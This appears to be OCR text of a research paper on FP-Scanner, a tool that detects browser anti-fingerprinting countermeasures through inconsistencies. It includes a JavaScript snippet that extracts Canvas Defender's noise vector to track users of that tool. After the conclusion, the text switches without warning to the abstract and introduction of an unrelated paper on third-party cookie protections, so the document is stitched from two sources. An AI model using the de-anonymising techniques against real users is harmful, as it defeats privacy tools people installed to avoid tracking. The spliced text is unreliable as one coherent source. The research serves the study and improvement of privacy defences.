| `mediaDevices` | Value of `navigator.mediaDevices.enumerateDevices` |
| `TouchSupport` | Collect the value of `navigator.maxTouchPoints`, store if we can create a `TouchEvent` and if `window` object has the `ontouchstart` property |
| `Accelerometer` | `true` if the value returned by the accelerometer sensor is different of 0, else `false` |
| `Screen resolution` | Values of `screen.width/height`, and `screen.availWidth/Height` |
| `Fonts` | Font enumeration using JavaScript [7] |
| `Overwritten properties` | Collect string representation of `screen.width/height` getters, as well as `toDataURL` and `getTimezoneOffset` functions |

dataset from AMIUNIQUE [12] to analyze if some of the fonts they collected were only available on a given OS. We considered that if a font appeared at least 100 times for a given OS family, then it could be associated to this OS. We chose this relatively conservative value because the AMIUNIQUE database contains many fingerprints that are spoofed, but of which we are unaware of. Thus, by setting a threshold of 100, we may miss some fonts linked to a certain OS, but we limit the number of false positives—*i.e.*, fonts that we would classify as linked to an OS but which should not be linked to it. FP-SCANNER checks if the fonts are consistent with `OSRef` by counting the number of fonts associated to each OS present in the user font list. If more than $N_f = 1$ fonts are associated to another OS than `OSRef`, or if no font is associated to `OSRef`, then FP-SCANNER reports an OS inconsistency. It also tests if `moz-mac-graphite-theme` and `@media(-moz-os-version: $win-version)` with `$win-version` equals to Windows XP, Vista, 7, 8 or 10, are consistent with `OSRef`.

#### 4.1.2 Checking Browser Inconsistencies

We extract `BrowserRef` using the same user agent parsing library as for `OSRef`. With regards to JavaScript errors, we check if the fingerprint has a prototype, an error message, as well as a type consistent with `browserRef`. Moreover, for each attribute and function of the `navigator` object, FP-SCANNER also checks if the string representation reveals that it has been overridden.

Testing if the features of the browser are consistent with `browserRef` is achieved by comparing the features collected using MODERNIZR[13] with the open source data file provided by the website CANIUSE.[14] The file is freely available on Github[15] and represents most of the features present in MODERNIZR as a JSON file. For each of them, it details if they are available on the main browsers, and for which versions. We consider that a feature can be present either if it is present by default or it can be activated. Then, for each MODERNIZR feature we collected in the browser fingerprint, we check if it should be present according to the CANIUSE dataset. If there are more than $N_e = 1$ errors, either features that should be available but are not, or features that should not be available but are, then we consider the browser as inconsistent.

#### 4.1.3 Checking Device Inconsistencies

We verify that, if the device claims to be a mobile, then the accelerometer value is set to `true`. We apply the same technique for touch-related events. However, we do not check the opposite—*i.e.*, that computers have no touch related events—as some new generations of computers include touch support. Concerning the screen resolution, we first check if the screen `height` and `width` have been overridden.

#### 4.1.4 Checking Canvas Poisoning

To detect if a canvas has been altered, we extract the 3 metrics proposed in Section 3. We first count the number of pixels whose rgba value is $(0,0,0,0)$. If the image contains less than $N_{tp} = 4,000$ transparent pixels, or if it is full of transparent pixels, then we consider that the canvas has been poisoned or blocked. Secondly, we count the number of isolated pixels. If the canvas contains more than 10 of them, then we consider it as poisoned. We did not set a lower threshold as we observed that some canvas on macOS and SAFARI included a small number of isolated pixels that are not generated by a countermeasure. Finally, the third metric tests the presence of the orange color $(255,102,0,100)$ by counting the number of pixels having this exact value, and also

Table 6: List of relevant tests per countermeasure.

| Test (scope) | *RAS* | *UA spoofers* | *Canvas extensions* | FPRANDOM | BRAVE | FIREFOX |
|---|---|---|---|---|---|---|
| `User Agents` (global) | ✓ | ✓ | | | | ✓ |
| `Platform` (OS) | ✓ | ✓ | | | | ✓ |
| `WebGL` (OS) | ✓ | ✓ | | | | ✓ |
| `Plugins` (OS) | ✓ | ✓ | | | | ✓ |
| `Media Queries` (`OS, browser`) | ✓ | ✓ | | | | ✓ |
| `Fonts` (OS) | ✓ | ✓ | | | | ✓ |
| `Error` (browser) | ✓ | ✓ | | | | ✓ |
| `Function representation` (browser) | ✓ | | ✓ | | | |
| `Product` (browser) | ✓ | ✓ | | | | |
| `Navigator` (browser) | ✓ | ✓ | | | ✓ | |
| `Enumerate devices` (browser) | | | | | ✓ | |
| `Features` (browser) | ✓ | ✓ | | | ✓ | ✓ |
| `Events` (device) | ✓ | ✓ | | | | |
| `Sensors` (device) | ✓ | ✓ | | | | |
| `toDataURL` (canvas) | ✓ | | ✓ | | | |
| `Pixels` (canvas) | ✓ | | ✓ | ✓ | ✓ | ✓ |

the number of pixels whose color is slightly different—*i.e.*, pixels whose color vector $v_c$ satisfies the following equation $\|(255,102,0,100) - v_c\| < 4$. Our intuition is that canvas poisoners inject a slight noise, thus we should find no or few pixels with the exact value, and many pixels with a slightly different color.

For each test of our suite, FP-SCANNER stores the details of each test so that it is possible to know if it is consistent, and which steps of the analysis failed.

**Estimating the parameters** Different parameters of FP-SCANNER, such as the number of transparent pixels, may influence the accuracy of FP-SCANNER, resulting in different values of true and false positives. The strategy we use to optimize the value of a given parameter is to run the scanner test that relies on this parameter, and to tune the value of the parameter to minimize the *false positive rate* (FPR)—*i.e.*, the ratio of fingerprints that would be wrongly marked as altered by a countermeasure, but that are genuine. The reason why we do not run all the tests of the scanner to optimize a given parameter is because there may be some redundancy between different tests. Thus, changing a parameter value may not necessarily results in a modification of the detection as a given countermeasure may be detected by multiple tests. Moreover, we ensure that countermeasures are detected for the appropriate symptoms. Indeed, while it is normal for a canvas countermeasure to be detected because some pixels have been modified, we consider it to be a false positive when detected because of a wrong browser feature threshold, as the countermeasure does not act on the browser claimed in the user agent. Table 6 describes, for each countermeasure, the tests that can be used to reveal its presence. If a countermeasure is detected by a test not allowed, then it is considered as a false positive.

Figure 3 shows the detection accuracy and the false positive rate (FPR) for different tests and different values of the parameters to optimize. We define the accuracy as $\frac{\#TP+\#TN}{\#Fingerprints}$ where *true positives* (TP) are the browser fingerprints correctly classified as inconsistent, and *true negatives* (TN) are fingerprints correctly classified as genuine. Table 7 shows, for each parameter, the optimal value we considered for the evaluation. The last column of Table 7 reports on the false positive rate, as well as the accuracy obtained by running only the test that makes use of the parameter to optimize.

Table 7: Optimal values of the different parameters to optimize, as well as the FPR and the accuracy obtained by executing the test with the optimal value.

| Attribute | Optimal value | FPR **(accuracy)** |
|---|---|---|
| Pixels: $N_{tp}$ | 17,200 | 0 **(0.93)** |
| Fonts: $N_f$ | 2 | 0 **(0.42)** |
| Features: $N_e$ | 1 | 0 **(0.51)** |

In the case of the number of transparent pixels $N_{tp}$ we observe no differences between 100 and 16,500 pixels. Between 16,600 and 18,600 there is a slight improvement in terms of accuracy caused by a change in the true positive rate. Thus, we chose a value of 17200 transparent pixels since it provides both a false positive rate of 0 while maximizing the accuracy.

Concerning the number of wrong fonts $N_f$, we obtained an accuracy of 0.646 with a threshold of one font, but this resulted in a false positive rate of 0.197. Thus, we chose a value of $N_f = 2$ fonts, which makes the accuracy of the test decrease to 0.42 but provides a false positive rate of 0.


Finally, concerning the number of browser features $N_e$, increasing the threshold resulted in a decrease of the accuracy, and an increase of the false negative rate. Nevertheless, only the false negative and true positve rates are impacted, not the false positive rate that remains constant for the different values of $N_e$. Thus, we chose a value of $N_e = 1$

Even if the detection accuracy of the tests may seem low—0.42 for the fonts and 0.51 for the browser features—these are only two tests among multiple tests, such as the `media queries`, `WebGL` or `toDataURL` that can also be used to verify the authenticity of the information provided in the user agent or in the canvas.


## 4.2 Evaluating FP-Scanner

### 4.2.1 Building a Browser Fingerprints Dataset


To collect a relevant dataset of browser fingerprints, we created a webpage that includes the browser fingerprinter we designed. Besides collecting fingerprints, we also collect the system ground truth—*i.e.*, the real os, browser family and version, as well as the list of countermeasures



(a) Detection accuracy and false positive rate using the transparent pixels test for different values of $N_{tp}$ (Number of transparent pixels)



(b) Detection accuracy and false positive rate using the fonts test for different values of $N_f$ (Number of fonts associated with the wrong OS)



(c) Detection accuracy and false positive rate of the browser feature test for different values of $N_e$ (Number of wrong features)

Figure 3: Accuracy of the different detection tests for different parameter values

Table 8: Comparison of accuracies per countermeasures

| Countermeasure | Number of fingerprints | Accuracy FP Scanner | Accuracy FP-JS2 / Augur |
|---|---|---|---|
| RANDOM AGENT SPOOFER (RAS) | 69 | **1.0** | 0.55 |
| *User agent spoofers* (UAs) | 22 | **1.0** | 0.86 |
| CANVAS DEFENDER | 26 | **1.0** | 0.0 |
| FIREFOX protection | 6 | **1.0** | 0.0 |
| CANVAS FP BLOCK | 3 | **1.0** | 0.0 |
| FPRANDOM | 7 | **1.0** | 0.0 |
| BRAVE | 4 | **1.0** | 0.0 |
| No countermeasure | 10 | **1.0** | 1.0 |

installed. In the scope of our experiment, we consider countermeasures listed in Table 8, as they are representative of the diversity of strategies we reported in Section 2. Although other academic countermeasures have been published [6, 11, 15, 20], it was not possible to consider them due to the unavailability of their code or because they could not be run anymore. Moreover, we still consider RANDOM AGENT SPOOFER even though it is not available as a web extension—*i.e.*, for FIREFOX versions $> 57$—since it modifies many attributes commonly considered by browser fingerprinting countermeasures.

We built this browser fingerprints dataset by accessing this webpage from different browsers, virtual machines and smartphones, with and without any countermeasure installed. The resulting dataset is composed of browser fingerprints, randomly challenged by 7 different countermeasures. Table 8 reports on the number of browser fingerprints per countermeasure. The number of browser fingerprints per countermeasure is different since some countermeasures are deterministic in the way they operate. For example, CANVAS DEFENDER always adds a uniform noise on all the pixels of a canvas. On the opposite, some countermeasures, such as RANDOM AGENT SPOOFER, add more randomness due to the usage of real profiles, which requires more tests.

### 4.2.2 Measuring the Accuracy of FP-Scanner

We evaluate the effectiveness of FP-SCANNER, FINGERPRINTJS2 and AUGUR to correctly classify a browser fingerprint as *genuine* or *altered*. Our evaluation metric is the accuracy, as defined in Section 4.1. On the globality of the dataset, FP-SCANNER reaches an accuracy 1.0 against 0.45 for FINGERPRINTJS2 and AUGUR, which perform equally on this dataset. When inspecting the AUGUR and FINGERPRINTJS2 scripts, and despite Augur's obfuscation, we observe that they seem to perform the same tests to detect inconsistencies. As the number of fingerprints per countermeasure is unbalanced, Table 8 compares the accuracy achieved per countermeasure.

We observe that FP-SCANNER outperforms FINGERPRINTJS2 to classify a browser fingerprint as *genuine* or

*altered*. In particular, FP-SCANNER detects the presence of canvas countermeasures while FINGERPRINTJS2 and `Augur` spotted none of them.

#### 4.2.3 Analyzing the Detected Countermeasures

For each browser fingerprint, FP-SCANNER outputs the result of each test and the value that made the test fail. Thus, it enables us to extract some kinds of signatures for different countermeasures. In this section, we execute FP-SCANNER in depth mode—*i.e.*, for each fingerprint, FP-SCANNER executes all of the steps, even if an inconsistency is detected. For each countermeasure considered in the experiment, we report on the steps that revealed their presence.

**User Agent Spoofers** are easily detected as they only operate on the user agent. Even when both values of user agent are changed, they are detected by simple consistency checks, such as platform for the OS, or function's internal representation test for the browser.

**Brave** is detected because of the side effects it introduces, such as blocking canvas fingerprinting. FP-SCANNER distinguishes BRAVE from a vanilla Chromium browser by detecting it overrides `navigator.plugins` and `navigator.mimeTypes` getters. Thus, when FP-SCANNER analyzes BRAVE's navigator prototype to check if any properties have been overridden, it observes the following output for plugins and mimeTypes getters string representation: `() => { return handler }`. Moreover, BRAVE also overrides `navigator.mediaDevices.enumerateDevices` to block devices enumeration, which can also be detected by FP-SCANNER as it returns a `Proxy` object instead of an object representing the devices.

**Random Agent Spoofer (RAS)** By using a system of profiles, RAS aims at introducing fewer inconsistencies than purely random values. Indeed, RAS passes simple checks, such as having identical user agents or having a user agent consistent with `navigator.platform`. Nevertheless, FP-SCANNER still detects inconsistencies as RAS only ensures consistency between the attributes contained in the profile. First, since RAS is a FIREFOX extension, it is vulnerable to the media query technique. Indeed, if the user is on a Windows device, or if the profile selected claims to be on Windows, then the OS inconsistency is directly detected. In the case where it is not enough to detect its presence, plugins or fonts linked to the OS enables us to detect it. Browser inconsistencies are also easily detected, either using function's internal representation test or errors attributes. When only the browser version was altered, FP-SCANNER detects it by using the combination of MODERNIZR and CANIUSE features.

RAS overrides most of the navigator attributes from the FIREFOX configuration file. However, the `navigator.vendor` attribute is overridden in JavaScript, which makes it detectable. FP-SCANNER also detects devices which claimed to be mobile devices, but whose accelerometer value was undefined.

**Firefox fingerprinting protection** standardizes the user agent when the protection is activated and replaces it with `Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0`, thus lying about the browser version and the operating system for users not on Windows 7 (Windows NT 6.1). While OS-related attributes, such as `navigator.platform` are updated, other attributes, such as `webgl vendor` and `renderer` are not consistent with the OS. For privacy reasons, FIREFOX disabled OS-related media queries presented earlier in this paper for its versions $> 57$, whether or not the fingerprinting protection is activated. Nevertheless, when the fingerprinting protection is activated, FIREFOX pretends to be version 52 running on Windows 7. Thus, it should match the media query `-moz-os-version` for Windows 7, which is not the case. Additionally, when the browser was not running on Windows, the list of installed fonts was not consistent with the OS claimed.

**Canvas poisoners** including CANVAS DEFENDER, CANVAS FP BLOCK and FPRANDOM were all detected by FP-SCANNER. For the first two, as they are browser extensions that override canvas-related functions using JavaScript, we always detect that the function `toDataURL` has been altered. For all of them, we detect that the canvas pixel constraints were not enforced from our canvas definition. Indeed, we did not find enough occurrences of the color $(255, 102, 0, 100)$, but we found pixels with a slightly different color. Moreover, in case of the browser extensions, we also detected an inconsistent number of transparent pixels as they apply noise to all the canvas pixels.

Table 9 summarizes, for each countermeasure, the steps of our test suite that detected inconsistencies. In particular, one can observe that FP-SCANNER leverages the work of Nikiforakis *et al.* [16] by succeeding to detect a wider spectrum of fingerprinting countermeasures that were previously escaped by their test suite (*e.g.*, canvas extensions, FPRANDOM [10] and BRAVE). We also observe that the tests to reveal the presence of countermeasures are consistent with the tests presented in Table 6.

#### 4.2.4 Recovering the Ground Values

Beyond uncovering inconsistencies, we enhanced FP-SCANNER with the capability to restore the ground value of key attributes like `OS`, `browser family` and `browser`

Table 9: FP-SCANNER steps failed by countermeasures

| Test (scope) | *RAS* | *UA spoofers* | *Canvas extensions* | FPRANDOM | BRAVE | FIREFOX |
|---|---|---|---|---|---|---|
| `User Agents` (global) | | | | | | |
| `Platform` (OS) | | ✓ | | | | |
| `WebGL` (OS) | ✓ | ✓ | | | | ✓ |
| `Plugins` (OS) | ✓ | ✓ | | | | |
| `Media Queries` (`OS, browser`) | ✓ | ✓ | | | | ✓ |
| `Fonts` (OS) | ✓ | | | | | ✓ |
| `Error` (browser) | ✓ | ✓ | | | | |
| `Function representation` (browser) | ✓ | | | | | |
| `Product` (browser) | ✓ | ✓ | | | | |
| `Navigator` (browser) | ✓ | | | | ✓ | |
| `Enumerate devices` (browser) | | | | | ✓ | |
| `Features` (browser) | ✓ | ✓ | | | | |
| `Events` (device) | ✓ | ✓ | | | | |
| `Sensors` (device) | ✓ | ✓ | | | | |
| `toDataURL` (canvas) | ✓ | | ✓ | | | |
| `Pixels` (canvas) | | | ✓ | ✓ | ✓ | ✓ |

`version`. To recover these attributes, we rely on the hypothesis that some attributes are harder to spoof, and hence more likely to reflect the true nature of the device. When FP-SCANNER does not detect any inconsistency in the browser fingerprint, then the algorithm simply returns the values obtained from the user agent. Otherwise, it uses the same tests used to spot inconsistencies, but to restore the ground values.

**OS value** To recover the real OS, we combine multiple sources of information, including plugins extensions, WebGL renderer, media queries, and fonts linked to OS. For each step, we obtain a possible OS. Finally, we select the OS that has been predicted by the majority of the steps.

**Browser family** Concerning the browser family, we rely on function's internal representation (`eval.toString().length`) that we combine with the value of `productSub`. Since these two attributes are discriminative enough to distinguish most of the major browsers, we do not make more tests.

**Browser version** To infer the browser version, we test the presence or absence of each MODERNIZR feature for the recovered browser family. Then, for each browser version, we count the number of detected features. Finally, we keep a list of versions with the maximum number of features in common.

**Evaluation** We applied this recovering algorithm to fingerprints altered only by countermeasures that change the OS or the browser—*i.e.*, RAS, *User agent spoofers* and FIREFOX fingerprinting protection. FP-SCANNER was able to correctly recover the browser ground value for 100% of the devices. Regarding the OS, FP-SCANNER was always capable of predicting the OS family—*i.e.*, Linux, MacOS, Windows—but often failed to recover the correct version of Windows, as the technique we use to detect the version of Windows relies on Mozilla media queries, which stopped working after version 58, as already mentioned. Finally, FP-SCANNER failed to faithfully recover the browser version. Given the lack of discriminative features in MODERNIZR, FP-SCANNER can only recover a range of candidate versions. Nevertheless, this could be addressed by applying natural language processing on browser release notes in order to learn the discriminative features introduced for each version.

## 4.3 Benchmarking FP-Scanner

This part evaluates the overhead introduced by FP-SCANNER to scan a browser fingerprint. The benchmark we report has been executed on a laptop having an Intel Core i7 and 8 GB of RAM.

**Performance of FP-Scanner** We compare the performance of FP-Scanner with FINGERPRINTJS2 in term of processing time to detect inconsistencies. First, we automate CHROME HEADLESS version 64 using PUPETEER and we run 100 executions of FINGERPRINTJS2. In case of FINGERPRINTJS2, the reported time is the sum of the execution time of each function used to detect inconsistencies—*i.e.*, `getHasLiedLanguages`, `getHasLiedResolution`, `getHasLiedOs` and `getHasLiedBrowser`. Then, we execute different versions of FP-Scanner on our dataset. Input datasets, such as the CANIUSE features file, are only loaded once, when FP-SCANNER is initialized. We start measuring the execution time after this initialization step as it is only done once. Depending on the tested countermeasure, FP-SCANNER may execute more or less tests to scan a browser fingerprint. Indeed, against a simple user agent spoofer, the inconsistency might be quickly detected by checking the two user agents, while it may require to analyze the canvas pixels for more advanced countermeasures, like FPRANDOM. Thus, in Figure 4, we report on 4 boxplots representing the processing time for the following situations:

1. FINGERPRINTJS2 inconsistency tests,
2. The scanner stops upon detecting one inconsistency (FP-SCANNER (`default`) mode),
3. All inconsistency tests are executed (FP-SCANNER (`depth`) mode),
4. Only the test that manipulates the canvas (`pixels` is executed (FP-SCANNER (`canvas only`) mode).

One can observe that, when all the tests are executed (3)—which corresponds to genuine fingerprints—90% of the fingerprints are processed in less than 513 *ms*. However, we observe a huge speedup when stopping the processing upon the first occurrence of an inconsistency (2). Indeed, while 83% of the fingerprints are processed in less than 0.21 *ms*, the remaining 17% need more than




Figure 4: FP-SCANNER execution times

440*ms*. This is caused by the fact that most of the fingerprints we tested had installed countermeasures that could be detected using straightforward tests, such as media queries or testing for overridden functions, whereas the other fingerprints having either no countermeasures or FPRANDOM (17 fingerprints), require to run all the tests. This observation is confirmed by the fourth boxplot, which report on the performance of the pixel analysis step and imposes additional processing time to analyze all the canvas pixels. We recall that the pixel analysis step is required only to detect FPRANDOM since even other canvas countermeasures can be detected by looking at the string representation of `toDataURL`. Thus, when disabling the pixel analysis test, FP-SCANNER outperforms FINGERPRINTJS2 with a better accuracy ($> 0.92$) and a faster execution (90th percentile of 220*ms*).

Based on this evaluation, we can conclude that adopting an inconsistency test suite like FP-SCANNER in production is a viable solution to detect users with countermeasures.

## 5 Discussion

In this paper, we demonstrated that state-of-the-art fingerprinting countermeasures could be detected by scanning for inconsistencies they introduce in browser fingerprints. We first discuss the privacy implications of such a detection mechanism and then explain how these techniques could be used to detect browser extensions in general.

### 5.1 Privacy Implications

**Discrimination.** Being detected with a countermeasure could lead to discrimination. For example, Hannak *et al.* [9] demonstrated that some websites adjust prices depending on the user agent. Moreover, many websites refuse to serve browsers with ad blockers or users of the TOR browser and network. We can imagine users being delivered altered content or being denied access if they do not share their true browser fingerprint. Similarly to ad blocker extensions, discrimination may also happen with a countermeasure intended to block fingerprinting scripts.

**Trackability.** Detecting countermeasures can, in some cases, be used to improve tracking. Nikiforakis *et al.* [16] talk about the counterproductiveness of using user agent spoofers because they make browsers more identifiable. We extend this line of thought to more generally argue that being detected with a fingerprinting countermeasure can make browsers more trackable, albeit this is not always the case. We assert that the ease of tracking depends on different factors, such as being able to identify the countermeasure, the number of users of the countermeasure, the ability to recover the real fingerprint values, and the volume of information leaked by the countermeasure. To support this claim, we present the countermeasures we studied in this paper.

*Anonymity Set.* In the case of countermeasures with large user bases, like FIREFOX with fingerprinting protection or BRAVE, although their presence can be detected, these countermeasures tend to increase the anonymity set of their users by blocking different attributes, and, in the case of FIREFOX, by sharing the same user agent, platform, and timezone. Since they are used by millions of users at the time we wrote this paper, the information obtained by knowing that someone uses them does not compensate the loss in entropy from the removal of fingerprinting attributes. On the opposite end, for countermeasures with small user bases, such as CANVAS DEFENDER (21*k* downloads on CHROME, 5*k* on FIREFOX) or RAS (160*k* downloads on FIREFOX), it is unlikely that the anonymity gained by the countermeasures compensate the information obtained by knowing that someone uses them.

*Increasing targetability.* In the case of RAS, we show that it is possible to detect its presence and recover the original browser and OS family. Also, since the canvas attribute has been shown to have high entropy, and that RAS does not randomize it nor block it by default, the combination of few attributes of a fingerprint may be enough to identify a RAS user. Thus, under the hypothesis that no, or few, RAS users have the same canvas, many of them could be identified by looking at the following subset of attributes: `being a RAS user`, `predicted browser`, `predicted OS`, and `canvas`.

*Blurring Noise.* In the case of CANVAS DEFENDER, we show that even though they claim to have a safer solution than other canvas countermeasure extensions, the way they operate makes it easier for a fingerprinter to track their users. Indeed, CANVAS DEFENDER applies

a uniform noise vector on all pixels of a canvas. This vector is composed of 4 random numbers between $-10$ and 30 corresponding to the red, green, blue and alpha (rgba) components of a color. With a small user base, it is unlikely that two or more users share both the same noise and the same original canvas. In particular, the formula hereafter represents the probability that two or more users of CANVAS DEFENDER among $k$ share the same noise vector, which is similar to the birthday paradox: $1-\prod_{i=1}^{k}(1-\frac{1}{40^4-i})$. Thus, if we consider that the $21k$ Chrome users are still active, there is a probability of 0.0082 that at least two users share the same noise vector. Moreover, by default CANVAS DEFENDER does not change the noise vector. It requires the user to trigger it, which means that if a user does not change the default settings or does not click on the button to update the noise, she may keep the same noise vector for a long period. Thus, when detecting that a browser has CANVAS DEFENDER installed, which can be easily detected as the string representation of the `toDataURL` function leaks its code, if the fingerprinting algorithm encounters different fingerprints with the same canvas value, it can conclude that they originate from the same browser with high confidence. In particular, we discovered that CANVAS DEFENDER injects a script element in the DOM (cf. Listing 1). This script contains a function to override canvas-related functions and takes the noise vector as a parameter, which is not updated by default and has a high probability to be unique among CANVAS DEFENDER users. By using the JavaScript Mutation observer API[16] and a regular expression (cf. Listing 2), it is possible to extract the noise vector associated to the browser, which can then be used as an additional fingerprinting attribute.

```
function overrideMethods(docId, data) {
  const s = document.createElement('script')
  s.id = getRandomString();
  s.type = "text/javascript";
  const code = document.createTextNode('try
      {('+overrideDefaultMethods+')(' +data.
      r+ ','+data.g + ',' + data.b + ','+
      data.a+',"'+s.id +'","'+
      storedObjectPrefix+'");}catch(e){
      console.error(e);}');
  s.appendChild(code);
  var node = document.documentElement;
  node.insertBefore(s, node.firstChild);
  node[docId] = getRandomString(); }
```

Listing 1: Script injected by CANVAS DEFENDER to override canvas-related function

```
var o = new MutationObserver((ms) => {
  ms.forEach((m) => {
  var script = "overrideDefaultMethods";
  if (m.addedNodes[0].text.indexOf(script) >
       -1) {
    var noise = m.addedNodes[0].text.match
        (/\d{1,2},\d{1,2},\d{1,2},\d{1,2}/)
        [0].split(",");
} }); });
o.observe(document.documentElement, {
    childList:true, subtree:true});
```

Listing 2: Script to extract the noise vector injected by CANVAS DEFENDER

*Protection Level.* While it may seem more tempting to install an aggressive fingerprinting countermeasure—*i.e.*, a countermeasure, like RAS, that blocks or modifies a wide range of attributes used in fingerprinting—we believe it may be wiser to use a countermeasure with a large user base even though it does not modify many fingerprinting attributes. Moreover, in the case of widely-used open source projects, this may lead to a code base being audited more regularly than less adopted proprietary extensions. We also argue that all the users of a given countermeasure should adopt the same defense strategy. Indeed, if a countermeasure can be configured, it may be possible to infer the settings chosen by a user by detecting side effects, which may be used to target a subset of users that have a less common combination of settings. Finally, we recommend a defense strategy that either consists in blocking the access to an attribute or unifying the value returned for all the users, rather than a strategy that randomizes the value returned based on the original value. Concretely, if the value results from a randomization process based the original value, as does CANVAS DEFENDER, it may be possible to infer information on the original value.

## 5.2 Perspectives

In this article, we focused on evaluating the effectiveness of browser fingerprinting countermeasures. We showed that these countermeasures can be detected because of their side-effects, which may then be used to target some of their users more easily. We think that the same techniques could be applied, in general, to any browser extension. Starov et al. [18] showed that browser extensions could be detected because of the way they interact with the DOM. Similar techniques that we used to detect and characterize fingerprinting countermeasures could also be used for browser extension detection. Moreover, if an extension has different settings resulting in different fingerprintable side effects, we argue that these side effects could be used to characterize the combination of settings used by a user, which may make the user more trackable.

## 5.3 Threats to Validity

A possible threat lies in our experimental framework. We did extensive testing of FP-SCANNER to ensure that

browser fingerprints were appropriately detected as altered. Table 9 shows that no countermeasure failed the steps unrelated to its defense strategy. However, as for any experimental infrastructure, there might be bugs. We hope that they only change marginal quantitative results and not the quality of our findings. However, we make the dataset, as well as the algorithm, publicly available online[11], making it possible to replicate the experiment.

We use a ruleset to detect inconsistencies even though it may be time-consuming to maintain an up-to-date set of rules that minimize the number of false positives while ensuring it keeps detecting new countermeasures. Moreover, in this paper, we focused on browser fingerprinting to detect inconsistencies. Nonetheless, we are aware of other techniques, such as TCP fingerprinting[17], that are complementary to our approach.

FP-SCANNER aims to be general in its approach to detect countermeasures. Nevertheless, it is possible to develop code to target specific countermeasures as we showed in the case of CANVAS DEFENDER. Thus, we consider our study as a lower bound on the vulnerability of current browser fingerprinting countermeasures.

## 6 Conclusion

In this paper, we identified a set of attributes that is explored by FP-SCANNER to detect inconsistencies and to classify browser fingerprints into 2 categories: *genuine* fingerprints and *altered* fingerprints by a countermeasure. Thus, instead of taking the value of a fingerprint for granted, fingerprinters could check whether attributes of a fingerprint have been modified to escape tracking algorithms, and apply different heuristics accordingly.

To support this study, we collected browser fingerprints extracted from browsers using state-of-the-art fingerprinting countermeasures and we showed that FP-SCANNER was capable of accurately distinguishing genuine from altered fingerprints. We measured the overhead imposed by FP-SCANNER and we observed that both the fingerprinter and the test suite were impose a marginal overhead on a standard laptop, making our approach feasible for use by fingerprinters in production. Finally, we discussed how the possibility of detecting fingerprinting countermeasures, as well as being capable of predicting the ground value of the browser and the OS family, may impact user privacy. We argued that being detected with a fingerprinting countermeasure does not necessarily imply being tracked more easily. We took as an example the different countermeasures analyzed in this paper to explain that tracking vulnerability depends on the capability of identifying the countermeasure used, the number of users having the countermeasure, the capacity to recover the original fingerprint values, and the information leaked by the countermeasure. Although FP-SCANNER is general in its approach to detect the presence of countermeasures, using CANVAS DEFENDER as an example, we show it is possible to develop countermeasure-specific code to extract more detailed information.

## Abstract

Nowadays, cookies are the most prominent mechanism to identify and authenticate users on the Internet. Although protected by the Same Origin Policy, popular browsers include cookies in all requests, even when these are cross-site. Unfortunately, these third-party cookies enable both cross-site attacks and third-party tracking. As a response to these nefarious consequences, various countermeasures have been developed in the form of browser extensions or even protection mechanisms that are built directly into the browser.

In this paper, we evaluate the effectiveness of these defense mechanisms by leveraging a framework that automatically evaluates the enforcement of the policies imposed to third-party requests. By applying our framework, which generates a comprehensive set of test cases covering various web mechanisms, we identify several flaws in the policy implementations of the 7 browsers and 46 browser extensions that were evaluated. We find that even built-in protection mechanisms can be circumvented by multiple novel techniques we discover. Based on these results, we argue that our proposed framework is a much-needed tool to detect bypasses and evaluate solutions to the exposed leaks. Finally, we analyze the origin of the identified bypass techniques, and find that these are due to a variety of implementation, configuration and design flaws.

## 1 Introduction

Since its emergence, the Web has been continuously improving to meet the evolving needs of its ever-growing number of users. One of the first and most crucial improvements was the introduction of HTTP cookies [5], which allow web developers to temporarily store information such as website preferences or authentication tokens in the user's browser. After being set, the cookies are attached to every subsequent request to the originating domain, allowing users to remain logged in to a website without having to re-enter their credentials.

Despite their significant merits, the way cookies are implemented in most modern browsers also introduces a variety of attacks and other unwanted behavior. More precisely, because cookies are attached to every request, including third-party requests, it becomes more difficult for websites to validate the authenticity of a request. Consequently, an attacker can trigger requests with a malicious payload from the browser of an unknowing victim. Through so-called cross-site attacks, adversaries can abuse the implicit authentication to perform malicious actions through cross-site request forgery attacks [6, 54], or extract personal and sensitive information through cross-site script inclusion [24] and cross-site timing attacks [9, 16, 48].

